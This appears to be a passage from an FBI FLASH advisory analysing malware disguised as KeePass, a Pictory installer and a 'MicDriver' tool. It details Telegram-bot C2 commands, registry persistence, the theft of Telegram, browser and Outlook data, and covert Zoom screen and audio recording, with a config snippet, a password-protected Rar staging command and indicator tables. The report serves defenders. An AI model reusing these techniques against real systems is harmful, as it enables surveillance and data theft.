get_process_name	• Returns executable path for the passed in handle to a process using function, QueryFullProcessImageNameW()

Decrypted file, rantom.txt, contained the following part logic when file is split.

Part	**Description**
create_config_file	• Defines function, inner()

inner (create_config_file)	• Check if %APPDATA%\Config exists; if not, creates directory • Checks if %APPDATA%\Config\config.xml exists; if so, returns • Calls mycrypto.myencryptFile() which writes out an encrypted %APPDATA%\Config\config.xml
read_config_file	• Decrypts %APPDATA%\Config\config.xml via calling mycrypto.mydecryptFile() • Gets a configuration item from the XML structure
write_config_file	• Decrypts %APPDATA%\Config\config.xml • Writes a configuration item to decrypted XML structure • Encrypts the XML structure • Writes encrypted data to %APPDATA%\Config\config.xml
get_pc_name	• Returns machine's hostname
get_process_list	• Returns machine's process list
get_sys_info	• Runs subprocess to obtain the result of command, systeminfo
get_screenshot	• Gets a screenshot
place_dll	• Defines functions, hide_console() and inner() • Uses imports system, os, asyncio, and bot.utils
hide_console (place_dll)	• Creates a shell for payload that is passed in while hiding the executing console
inner (place_dll)	• Creates directories "C:\Windows " and "C:\Windows \SysWOW64" • Copies bthudtask.exe to "C:\Windows \SysWOW64\" • Downloads a file from C2 • Deletes directories if the above actions raised an exception
unzip	• Uncompresses archive • Deletes archive
run_command	• Runs command and saves the output
run_exe	• Creates a shell for payload that is passed in while hiding the executing console • This logic is wrapped in a try-except block
up_tel	• Exfiltrates Telegram Desktop and Windows Store variant of Telegram tdata directory to C2 • Writes a log file, log.txt
make_startup	• Logic to add registry key, HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Default_SSH, and value, C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}\RuntimeSSH.exe • Logic to add registry key, HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winappx, and value, %ALLUSERSPROFILE%\MicrosoftDistribution\sysmain\winappx.exe

smqdservice.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	7E23FFADB664B0E53D821478A249D84C
SHA1	0FE3CF4CABADEDB382B0833DCB6BA74DB3242022
SHA256	4A3B003994112B4DD24AC8B9CC4757F4A12576B57B3CC8F5028D85FBCEB7C405
Compiler	Microsoft Visual C/C++(2022 v.17.4)[-]
Linker	Microsoft Linker(14.34**)[GUI64]
Packer	PyInstaller(-)[-]

Behavioral Analysis

Malware sample, smqdservice.exe, was observed after executing Pictory_premium_ver9.0.4.exe in an initially compressed state along with Python dependencies within File26.zip. Upon uncompressing into directory, C:\ProgramData\SMQDServicePackages\488ht1-8ww648q\ and executing the sample, periodic POST requests were made to https://api.telegram.org/.

Static Analysis

The decompiled malware sample smqdservice.exe was like the decompiled malware sample RuntimeSHH.exe.

Upon decompiling smqdservice.exe, the Python 3.11 file, main.py, resulted. Python file, main.py, contained the following added import compared to RuntimeSSH.exe.

- threading

Python file, main.py, contains logic to perform the following differently from RuntimeSSH.exe:

Create mutex, nih6723443489kcvrf

Run a dedicated thread to call send_health_msg()

Python file, main.py, contained the following additional functions when compared to RuntimeSSH.exe.

Function	Description
send_health_msg	• Calls send_message_arbitrary() from bot\utils.py within formatted message that includes the hostname of the machine • Waits 86400 seconds (1 day) to send the next message • Calls the sleep() function for 10 seconds if any of the above actions raised an exception
run_builtin_command	• Like RuntimeSSH.exe version of the same function • Includes running command: wmic startup get caption

Malware sample, smqdservice.exe, relied on two modules, bot and system, both containing Python files.

Python file, bot\strings.py, contained the following variation.

msg_health = '✅ Health message: `{pc_name}` is active'

Python file, bot\utils.py, contained no variation from RuntimeSSH.exe bot\utils.py.

Python file, system\config.py, contained configuration global variables to include the executable path of C:\ProgramData\SMQDServicePackages\488ht1-8ww648q, registry name of SMQDService, executable name of smqdservice.exe, configuration path of %APPDATA%\SMQDService and Telegram configuration values.

Python file, system\contants.py, contained no variation from RuntimeSSH.exe system\contants.py.

Python file, system\mycrypto.py, contained no variation from winappx.exe mycrypto.py.

Python file, system\utils.py, contained no variation from RuntimeSSH.exe system\utils.py.

Python file, system\winstructures.py, contained no variation from RuntimeSSH.exe system\winstructures.py.

File, rantom.txt, contained the following two variations from RuntimeSSH.exe rantom.txt.

Function	Description
up_tel	• Exfiltrates Telegram Desktop and Windows Store variant of Telegram tdata directory to C2
make_startup	• Logic to add registry key, HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SMQDService, and

value, C:\ProgramData\SMQDServicePackages\488ht1-8ww648q\smqdservice.exe
- Logic to add registry key, HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winappx, and value, %ALLUSERSPROFILE%\MicrosoftDistribution\sysmain\winappx.exe

KeePass.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	7402F2F9263782A4C469570035843510
SHA1	309C97A2D8E8212B9C51CD485CE5B3C7A1BB6BA5
SHA256	C2DD678511373DC07E73EF1A580FC3332E640F15FF0D4C1044D4B9F305B6F503
Compiler	Microsoft Visual C/C++(2022+)[-]
Linker	Microsoft Linker(14.42**)[GUI64,signed]
Packer	PyInstaller(-)[-]

Behavioral Analysis

Malware sample, KeePass.exe, masqueraded as the open-source password manager, KeePass. Malware sample, KeePass.exe, was contained within directory, KP_Log\. KP_Log\ contained Python modules and executables. From KP_log\XSL\KDBX_Common\, there were .pyd and .dll files along with a zip file, base_library.zip, and a text file, rantom.txt (MD5: 2965817D063F1E8F9889F9126443D631).

Upon uncompressing KP_log\XSL\KDBX_Common\base_library.zip into KP_log\XSL\KDBX_Common\, then executing KeePass.exe, data was written to KP_log\b_logs.log and KP_log\logs.log. Each log file displayed debugging information including periodic POST requests to https://api.telegram.org/.

Static Analysis

Malware sample, KeePass.exe, was unique for three primary reasons.

- It wrote log files relative to itself in plaintext about its requests to api.telegram.org

- While it can be viewed as a masquerading software, it functioned more like the *persistent implants*.
- It was configured with other API endpoints:
  - WhatsApp (https://api.whatsapp.com/send)
  - Facebook (https://graph.facebook.com/v12.0/me/messages)
  - An endpoint (https://signal.example.com/api/v1/send)
  - Viber (https://chatapi.viber.com/pa/send_message)

Upon decompiling malware sample, KeePass.exe, its header indicated a Python 3.13 script made into an executable using PyInstaller. Decompiled Python 3.13 script, main.py, contained the following logic.

- Import the following libraries
  - hashlib
  - logging
  - asyncio
  - time
  - sys
  - io
  - re
  - _winapi
  - system (custom)
  - requests
  - telegram
  - bot (custom)
  - threading
  - logger
- Create a mutex, noi672pp434awkc12f

Python script, main.py, contained the following functional blocks.

Block Label	**Block Description**
send_request	• Sends a request • Returns JSON format of the response • Raises an exception if response was invalid

FBI FLASH
ACTIONABLE CYBER INTELLIGENCE

ALL_REQS	• Tests connection to multiple API endpoints using send_request()
Initialize Configuration File	• Calls create_config_file() • Gets token, xml_elmt, from configuration file • Gets user_id using the previous token • Gets hostname • Logs that it read the config file
check_for_file	• Check if C:\ProgramData\up.txt exists
send_initial_message	• Logs actions • Calls check_for_file()
send_health_msg	• Logs health message about the bot
downloader	• Gets file name • Tests for a combination of file name beginning strings: dev, bit, and kee, and tests for file name ending of .dll • Tests if file name begins with reg and ends with .zip • Tests if file name ends with .zip • Tests if file name includes keepass.exe • Tests if file name ends with .exe • For each of the above tests for file name sub-strings, a sub-logic is run
analyze_command	• Checks if message text started with @@, ##, or ** C2 commands • Runs sub-logic based on how the message started

run_builtin_command	• Checks if message text is one of multiple C2 commands
	  ○ pl (gets process list)
	  ○ si (gets system info)
	  ○ ss (gets screenshot)
	  ○ dt (get installed Telegram data)
	  ○ regtro (runs: wmic startup get caption)
	  ○ cht (starts with)
	  ○ runtro
	  ○ whois (sends GET request to https://api.ipify.org)
	  ○ runexe<< (starts with)
	  ○ AppPath
	  ○ ConfigPath
	  ○ DownloadFile
	  ○ Exit (starts with)
	  ○ Size (starts with)
	  ○ CheckProcess (starts with)
	  ○ MakeDir (starts with)
	  ○ Unzip (starts with)
	  ○ Hidden (starts with)
	  ○ Zip (starts with)
	  ○ GetFolder (starts with)
	  ○ Dir (starts with)
	  ○ Copy (starts with)

	○ Delete (starts with) ○ Rename (starts with) • Runs sub-logic based on the command received
Initialize Telegram Bot Application	• Sets up and starts bot
Name-Main Idiom	• Checks arguments • Gets SHA1 hash of string • Start Application

Most of the reference C2 commands and function blocks were detailed further in the *winappx.exe* and *RuntimeSSH.exe* sections. The imported system and bot custom modules were functionally like the logic detailed in the *RuntimeSSH.exe* section.

MicDriver

MicDriver.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	D70EBF20E3D697897BAD5BEBF72EA271
SHA1	F7FFF73894F80658CD3C2647DFFC6A7E3CDCF22D
SHA256	5D6AD895C126191FA202C412B08FE0DD8B75A72928B1E5E34986A040938384C6
Compiler	Microsoft Visual C/C++(2022+)[-]
Linker	Microsoft Linker(14.37**)[GUI64]

MicDriver.dll

File	**PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows**
MD5	F8B5554808428291ACC65D1FD2EFE01C
SHA1	548A660113141632545 20FDE266A5E1FFC3F6EFC
SHA256	168A487F0E44FFEE975ECD27D3F4000C750E711963A61D6CE244FA390DD17441
Library	.NET(v4.0.30319)[-]
Linker	Microsoft Linker(48.0)[GUI64]

MicDriver.zip

File	**Zip archive data, at least v2.0 to extract**
MD5	8C00489632CCEFDAC3612329FE5B5491

FBI FLASH
ACTIONABLE CYBER INTELLIGENCE

SHA1	0333B608A98F24A9B8C232FAC782BC9EABA74829
SHA256	FFEAE7C9ED3EDABF3646376F50B738B4FBCA442154CBFB6252B3AA5845F3D793

Malware sample, MicDriver.exe, leveraged MicDriver.dll to function. Both MicDriver.exe and MicDriver.dll were compressed within MicDriver.zip along with other dependencies. MicDriver.dll contained logic to record screen and audio, cache captures, perform file compression with a password, perform file deletion, and stage compressed files to be sent to a C2. The following were the namespaces within MicDriver.dll.

- -
- Microsoft.CodeAnalysis
- System.Runtime.CompilerServices
- ZoomRecorder
- ZoomRecorder.Properties

Namespace -

Namespace, -, contained logic for Module and Program classes. The Program class contained the Main() logic to check if C:\ProgramData\Drivers\MicDriver\Cache\ existed, move each file into C:\ProgramData\ZlibDate\Z84A847FEEB1FC2s\Records\. When navigating to C:\ProgramData\ZlibDate\Z84A847FEEB1FC2s\Records\ on a victim machine, there were two compressed files named ZP_20250701070035810028043324.part1.rar and ZP_20250701070035810028043324.part2.rar. The Program class contained logic to execute the moving of files periodically via a thread.

Resulting media files saved by logic within the Program class logic used the following file naming formats for Bitmap of screen content.

```
C:\ProgramData\Drivers\MicDriver\_*.jpeg
```

Namespace ZoomRecorder

Namespace, ZoomRecorder, contained a Config class which held the following variables that accounted for screen recording sessions, quality, frequency, and location for program, storage, and cache.

```
public const string destinationPath =
"C:\\ProgramData\\ZlibDate\\Z84A847FEEB1FC2s\\Records";
```

```
public const string programPath = "C:\\ProgramData\\Drivers\\MicDriver";
public const string cacheDirPath = "C:\\ProgramData\\Drivers\\MicDriver\\Cache";
public const int quality = 100;
public const int frameRate = 15;
public const int ffmpegCpuLimit = 48;
public const int takeSsInterval = 10000;
public const long zoomCheckInterval = 5000L;
public const long zoomSplitInterval = 600000L;
```

The IntervalTimer class contained logic to start and stop a timer object.

The OnPeakVolumeChangedArgs class contained logic to capture events related to volume.

The Recorder class contained logic to record screen, audio, and write data. Resulting media files saved by logic within the Recorder class used the following file naming formats for input and output audio source data respectively.

C:\ProgramData\Drivers\MicDriver_*_mic.wav

C:\ProgramData\Drivers\MicDriver_*_spk.wav

The Utils class contained logic to import dependent DLLs and compress data files; the following command was used to password protect the compressed files.

```
Rar.exe a -r -inul -pLoLoLoLo -ep -v chunkSize "{0}" "{1}" targetArchiveName
"C:\\ProgramData\\Drivers\\MicDriver\\_sourceFileName"
```

The logic continued to move the compressed files from C:\ProgramData\Drivers\MicDriver\Cache\ to C:\ProgramData\ZlibDate\Z84A847FEEB1FC2s\Records\ then deleted the uncompressed files.

The Utils class contained logic to rename audio files with various suffixes (_spk.wav, spk.mp3, _mic.wav, and _mic.mp3). The Utils class contained logic to capture Desktop/screen boundaries.

When password "LoLoLoLo" was used to decrypt and uncompress the compressed files in C:\ProgramData\ZlibDate\Z84A847FEEB1FC2s\Records\, image files of victim on Zoom calls along with audio files existed.

Resulting media files saved by logic within the Utils class used the following file naming formats for cached files.

C:\ProgramData\Drivers\MicDriver\Cache\ZP_*

Namespace ZoomRecorder.Properties

Namespace, ZoomRecorder.Properties, contained the Resources class. The Resources class contained logic to reference an assembly named "Rar" and writing assembly to memory silently. The resources section of MicDriver.dll contained an XML file that referenced MDll.dll, Rar.exe, and silent.wav in the mentioned Resources directory.

Resource: MDll.dll

File	**PE32+ executable (DLL) (GUI) x86-64, for MS Windows**
MD5	88022704FFB1264A6587E6E1B0759600
SHA1	97BB11D34158587BA2A54348E9180279752B4FCC
SHA256	16162647CE3CC5B9043BF114F94E626E84188DA10FBF4882960A7EDE8EDE0868
Compiler	Microsoft Visual C++(2022+)[-]
Linker	Microsoft Linker(14.35**)[DLL64]

Malware sample, MicDriver.dll, called export function, getMState4(), within malware sample, MDll.dll. Function, getMState4(), called function, CoInitializeInstance(), which initialized a COM object. Function, getMState4(), called function, getMState(), which may return the following strings indicating a status.

Session state: Active\r\n

Session state: Expired\r\n

Session state: Inactive\r\n

The above strings reflect the WASAPI session state of an audio device. Function, getMState(), called function, CoCreateInstance(), which interfaces with the IMMDeviceEnumerator interface. Per Microsoft, interface, IMMDeviceEnumerator, can enumerate audio endpoint device resources.

Resource: Rar.exe

File	**PE32+ executable (console) x86-64, for MS Windows**
MD5	282F2ABE0429B978C55F972171DFBC17
SHA1	02F8C0841D3FB9A4D13C8D0B8266B23949C0B8F1
SHA256	7A06B0227AD51454A72EA6E34347ECC8A61D4FB9C9FD15040A97F1DDEBC4BE81
Compiler	Microsoft Visual C/C++(2022 v.17.0)[-]
Linker	Microsoft Linker(14.30, Visual Studio 2022 17.0*)[Console64,console,signed]

This is the official command line RAR application by GmbH, WinRAR. This binary was used for compression processes.

Resource: silent.wav

File	**RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 48000 Hz**
MD5	262BA25122F63CBB1BCE6D182C46D6CB
SHA1	D9E68886F9311F64DB27EFAD50A865FACC5C1A42
SHA256	D8C5534913EC16017A91401FFA5826B641A7E0CE4E46F6EC9D0F927669A47B11

This is a one-minute-long silent audio file. Malware sample, MicDriver.dll, used audio file, silent.wav, while capturing audio.

External Resource: createdump.exe

File	**PE32+ executable (console) x86-64, for MS Windows**
MD5	A1F883223B8C98F53AD04CFD007981D1
SHA1	F04DCA75D3D58EBC985E423590DA4865E475D7AB
SHA256	0C1C835D26E4D2710598DA3ADE5EA6B5C51E850C64D2964E053468E509BBD23D
Compiler	Microsoft Visual C/C++(2022+)[-]
Linker	Microsoft Linker(14.37**)[Console64,console,signed]

This binary provides minidump capability and was distributed by Microsoft.

Indicators

winappx.exe

Indicator	Type	Relevance
481c5b5e69a08c3df206c59fd8ddc0dc	MD5 Hash	winappx.exe MD5 hash
euyrsmnszb85sf4444s	Mutex	winappx.exe mutex
%ALLUSERSPROFILE%\ZlibDate\Settings\lfgy.Dat	File Path	winappx.exe system files pending exfil catalog
C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe	File Path	winappx.exe downloaded threat actor binary
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s	File Path	winappx.exe sample log directory
cmd.Dat	Temporary File	winappx.exe command result file
https://api.ipify.org	URL	winappx.exe IP lookup API URL
wmic.Dat	Temporary File	winappx.exe AutoStart entries catalog file
https://ams1.vultrobjects.com	S3 API URL	winappx.exe S3 API Interaction URL
-ppmppnf12uyt4r5tifjdfh-	S3 API Bucket Name Substring	winappx.exe S3 API Interaction Bucket Name Substring
%ALLUSERSPROFILE%\ZlibDate\CachedFiles	Folder	winappx.exe sample

		download directory
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Files	Folder	winappx.exe logs pending exfiltration directory
%ALLUSERSPROFILE%\ZlibDate\Settings\hhas.Dat	File Path	winappx.exe exfiltrated file hashes catalog
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\SN_*.Dat	File Path Mask	winappx.exe screenshot files
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\LF.Dat*	File Path Mask	winappx.exe system file catalog
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\0TelStore.Dat*	File Path Mask	winappx.exe Telegram exfiltration data
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\PL.Dat*	File Path Mask	winappx.exe process listing catalog
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Si.Dat*	File Path Mask	winappx.exe system information catalog
%LOCALAPPDATA%\TelPath.txt	File Path	winappx.exe Telegram installation path storage location
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\0Tel.Dat*	File Path Mask	winappx.exe Telegram exfiltration data
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\IP.Dat*	File Path Mask	winappx.exe installed programs catalog
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Chr.Dat*	File Path Mask	winappx.exe default Google Chrome profile

		exfiltration data
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Edg.Dat*	File Path Mask	winappx.exe default Edge profile exfiltration data
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Moz.Dat*	File Path Mask	winappx.exe Mozilla profile exfiltration data
%ALLUSERSPROFILE%\ZlibDate\Settings\config.xml	File Path	winappx.exe configuration file
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\rsc.Dat	File Path	winappx.exe threat actor custom Python script storage location
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Z-.Dat*	File Path Mask	winappx.exe browser cache Telegram and WhatsApp exfiltration data
C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\Local Storage	File Path	winappx.exe sample storage location
C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb	File Path	winappx.exe sample storage location
%ALLUSERSPROFILE%\ZlibDate\CachedFiles\MicDriver.zip	File Path	“MicDriver” download location
C:\ProgramData\Drivers\MicDriver	Folder	“MicDriver” install directory
C:\ProgramData\Drivers\MicDriver\MicDriver.exe	File Path	“MicDriver” threat actor binary
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MicDriver	Registry Key	“MicDriver” registry run

		key (HKCU hive)
MicDriver.exe	Process Name	winappx.exe started process
WhatssApp.exe	Process Name	winappx.exe started process
C:\ProgramData\Drivers\Whatsapp	Folder	“WhatssApp” install directory
C:\ProgramData\Drivers\Whatsapp\WebView2Loader.dll	File Path	“WhatssApp” threat actor binary
C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe	File Path	“WhatssApp” threat actor binary
%ALLUSERSPROFILES%\ZlibDate\CachedFiles\mails	Folder	Outlook mail exfiltration directory
%ALLUSERSPROFILES%\ZlibDate\Settings\b3f8c29e-d670-43d8-846f-29d5a5f2c3f8	File Path	Outlook mail exfiltrated message catalog
%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\OU.zip*	File Path	Outlook mail message exfiltration data
*%ALLUSERSPROFILES%\ZlibDate\CachedFiles\mails*content.json*	File Path Mask	Outlook mail message exfiltration data
*%ALLUSERSPROFILES%\ZlibDate\CachedFiles\mails*body.html*	File Path Mask	Outlook mail message exfiltration data
ChromePasswordsBackup.db	File	Google Chrome credentials Default User Profile database sample copy
chrome_passwords.json	File	Chrome credentials dump file

%ALLUSERSPROFILE%\ZlibDate\Settings\241cb83f-4a8e-4112-a56e-2f8655ee019c	File Path	WPD object exfiltration catalog
*%ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Files\Phones**	File Path Mask	WPD object exfiltration data

MsCache.exe

Indicator	**Type**	**Relevance**
3e7a2fcef1d038d05b20148c573a6499	MD5 Hash	MSCache.exe MD5 hash
C:\ProgramData\ZlibDate\CachedFiles	Folder	MSCache.exe sample storage folder
%LOCALAPPDATA%\Google\Chrome\Settings\User Data	Folder	MSCache.exe sample storage folder
%LOCALAPPDATA%\Google\Chrome\User Data ==> %LOCALAPPDATA%\Google\Chrome\Settings\User Data	File I/O	MSCache.exe folder copy I/O operation
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	User-Agent	MSCache.exe static User-Agent
C:\ProgramData\ZlibDate\CachedFiles\credentials.json	File Path	MSCache.exe credential file
C:\ProgramData\ZlibDate\CachedFiles.pickle*	File Path Mask	MSCache.exe token dump files
C:\ProgramData\ZlibDate\CachedFiles\er.txt	File Path	MSCache.exe error log

RuntimeSSH.exe and smqdservice.exe

Indicator	**Type**	**Relevance**
1e6b601f733bc40eaa58916986bfc5b9	MD5 Hash	Pictory_premium_ver9.0.4.exe MD5 hash (smqdservice.exe first stage sample)
7e23ffadb664b0e53d821478a249d84c	MD5 Hash	smqdservice.exe MD5 hash
nih6723443489kcvrf	Mutex	smqdservice.exe mutex
C:\ProgramData\SMQDServicePackages\488ht1-8ww648q\smqdservice.exe	File Path	smqdservice.exe execution path

%APPDATA%\SMQDService	Folder	smqdservice.exe configuration directory
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SMQDService	Registry Key	smqdservice.exe HKCU hive run key
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winappx	Registry Key	Sample cluster HKCU hive run key
%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain\winappx.exe	File Path	Sample cluster run key execution path
ebdd9595b79b39f53909d862499dbc94	MD5 Hash	RuntimeSSH.exe MD5 hash
ytyjyujyu	Mutex	RuntimeSSH.exe mutex
C:\ProgramData\ur.txt	File	Sample cluster '**' command message destination file
C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}	Folder	RuntimeSSH.exe sample directory
C:\ProgramData\up.txt	File	Sample cluster check_for_file function C2 message buffer file
%APPDATA%\Config\config.xml	File	RuntimeSSH.exe configuration file
C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}\RuntimeSSH.exe	File Path	RuntimeSSH.exe run key execution path
rantom.txt	File	Sample cluster encrypted command implementation file
%APPDATA%\Config	Folder	RuntimeSSH.exe configuration directory
"C:\Windows "	Folder	Sample cluster place_dll encrypted command directory
"C:\Windows \SysWOW64"	Folder	Sample cluster place_dll encrypted command directory
"C:\Windows \SysWOW64\bthudtask.exe"	File Path	Sample cluster place_dll encrypted command download destination path

"C:\Windows \SysWOW64\bthudtask.exe"	Process Image Path	Sample cluster place_dll encrypted command process image path
bthudtask.exe	Fileless Process Image	Sample cluster place_dll encrypted command process name (no backing file)
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Default_SSH	Registry Key	RuntimeSSH.exe HKCU hive run key

MicDriver

Indicator	**Type**	**Relevance**
8c00489632ccefdac3612329fe5b5491	MD5 Hash	MicDriver.zip MD5 hash
C:\ProgramData\ZlibDate\CachedFiles\MicDriver.zip	File Path	MicDriver.zip archive path
d70ebf20e3d697897bad5bebf72ea271	MD5 Hash	MicDriver.exe MD5 hash
C:\ProgramData\Drivers\MicDriver\MicDriver.exe	File Path	MicDriver.exe path
C:\ProgramData\Drivers\MicDriver\MicDriver.dll	File Path	MicDriver.dll path
f8b5554808428291acc65d1fd2efe01c	MD5 Hash	MicDriver.dll hash
1.0.0+3569b73188ca0a5255cc5b68d6b765b02421aeb80	ProductVersion	MicDriver.dll Product Version
C:\ProgramData\ZlibDate\Z84A847FEEB1FC2s\Records	Folder	MicDriver.dll audio recordings folder
C:\ProgramData\Drivers\MicDriver_*.jpeg	File Path Mask	MicDriver.dll screenshot file path mask
C:\ProgramData\Drivers\MicDriver_*_mic.wav	File Path Mask	MicDriver.dll audio recordings file path mask
C:\ProgramData\Drivers\MicDriver_*_spk.wav	File Path Mask	MicDriver.dll audio recordings file path mask
*C:\ProgramData\Drivers\MicDriver\Cache\ZP_**	File Path Mask	MicDriver.dll compressed and encrypted audio recordings file path mask
88022704ffb1264a6587e6e1b0759600	MD5 Hash	MDll.dll MD5 hash
C:\ProgramData\Drivers\MicDriver\Resources\MDll.dll	File Path	MDll.dll path

Reporting Notice

If you identify suspicious activity within your enterprise or have information related to the contents of this document, please contact your local FBI Cyber Squad immediately at **www.fbi.gov/contact-us/field-offices**. The FBI also encourages you to report suspicious or criminal activity to the FBI Internet Crime Complaint Center at **www.ic3.gov**. When available, each report should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact. Press inquiries should be directed to the FBI's National Press Office at npo@fbi.gov or (202) 324-3691.

Individual indicators included in this document should always be evaluated in light of your complete information security situation. Some indicators, particularly those of a nondeterministic or ephemeral nature (such as filenames or IP addresses), may not be indicative of a compromise.

Your organization has no obligation to provide information in response to this product. If, after reviewing the information provided, your organization decides to provide information to the FBI, it must do so consistent with applicable state and federal law.

Administrative Note

The information in this document is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients to protect against cyber threats. This data is provided to help cybersecurity professionals and system administrators guard against the persistent malicious actions of cyber actors. The FBI does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI.

This product is marked **TLP:CLEAR**. The information in this product may be shared without restriction. Information is subject to standard copyright rules.